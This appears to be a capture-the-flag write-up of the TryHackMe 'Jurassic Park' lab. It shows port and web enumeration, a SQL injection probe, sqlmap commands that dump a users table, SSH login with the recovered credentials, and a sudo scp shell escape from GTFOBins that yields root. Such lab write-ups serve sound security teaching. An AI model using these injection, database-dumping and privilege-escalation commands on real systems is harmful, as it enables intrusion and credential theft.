RECON

enum


https://tryhackme.com/room/jurassicpark
10.10.7.144
10.11.13.238

Started the usual enumeration with a nmap, nikto and dirbuster.

```
nmap $ip -vvv -p-
nmap $ip -vvv -sC -sV -p X | tee nmap.txt
nikto -host $ip | tee nikto.txt
```

Dirbuster found 2 noticeable files.
robots.txt but content was just **“Wubbalubbadubdub”** and a *request.txt* containing **“0”**.

Inside the shop I picked a package and changed the id parameter to something arbitrary.



I tried a simple sqli http://10.10.7.144/item.php?id=0%27%20or%201=1


I captured the respond with Burp and noticed:

```
    let i = 1;
    while(i < 100) {
      document.querySelector("#magicwork").innerHTML +=
      "<b>YOU DIDN'T SAY THE MAGIC WORD!</b></br>"
      await sleep(50)
      i++;
    }
    document.querySelector("#magicwork").innerHTML +=
    "Try SqlMap.. I dare you.."
}

async function play() {
```

So I added --random-agent to the command and ran SQLmap nevertheless (I'm such a outlaw)


```
sqlmap -u http://10.10.7.144/item.php?id=1 --batch --dbs --
random-agent
```



Then I proceeded to enumerate the DB:

```
sqlmap -u http://10.10.7.144/item.php?id=1 --batch --random-
agent -D park --tables
sqlmap -u http://10.10.7.144/item.php?id=1 --batch --random-
agent -D park -T users --dump
```

Inside the user table I found 2 passwords, and one of them belongs to the user dennis and these are valid SSH credentials.



local

Inside the home directory is the first flag and inside the .bash_history is also the third flag visible.
Inside the .viminfo are notes regarding 2 more flags:

```
'3  1802  31  /tmp/flagFour.txt
'4  1  63  ~/flag1.txt
'5  1  31  /boot/grub/fonts/flagTwo.txt
```

But the /tmp folder is empty of course and I just realized: there is no 4th flag at all.

```
dennis@ip-10-10-7-144:/var/www/html$ ls -la
total 52
drwxr-xr-x 3 root   root   4096 Feb 16  2019 .
drwxr-xr-x 3 root   root   4096 Feb 16  2019 ..
drwxrwxr-x 2 ubuntu ubuntu 4096 Feb 16  2019 assets
-rwxr-xr-x 1 ubuntu ubuntu   65 Feb 16  2019 delete
-rwxr-xr-x 1 ubuntu ubuntu 1274 Feb 16  2019 index.php
-rwxr-xr-x 1 ubuntu ubuntu 6937 Feb 16  2019 item.php
-rwxr-xr-x 1 ubuntu ubuntu 3010 Feb 16  2019 park_2019-02-14.sql
-rwxr-xr-x 1 ubuntu ubuntu    1 Feb 16  2019 requests.txt
```

And inside the sql backup file we find out who is the user of the other password and also another user - even though we do not know what service these are for.

```
sudo -l
```

```
dennis@ip-10-10-7-144:/var/www/html$ sudo -l
Matching Defaults entries for dennis on ip-10-10-7-144.eu-west-1.compute.internal
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sb

User dennis may run the following commands on ip-10-10-7-144.eu-west-1.compute.in
    (ALL) NOPASSWD: /usr/bin/scp
```

So I looked scp up on https://gtfobins.github.io/gtfobins/scp/#sudo

```
TF=$(mktemp)
echo 'sh 0<&2 1>&2' > $TF
chmod +x "$TF"
sudo scp -S $TF x y:
```

which leads to:

```
dennis@ip-10-10-7-144:/var/www/html$ sudo scp -S $TF x y
# whoami && id
root
uid=0(root) gid=0(root) groups=0(root)
#
```

and finding the final flag =)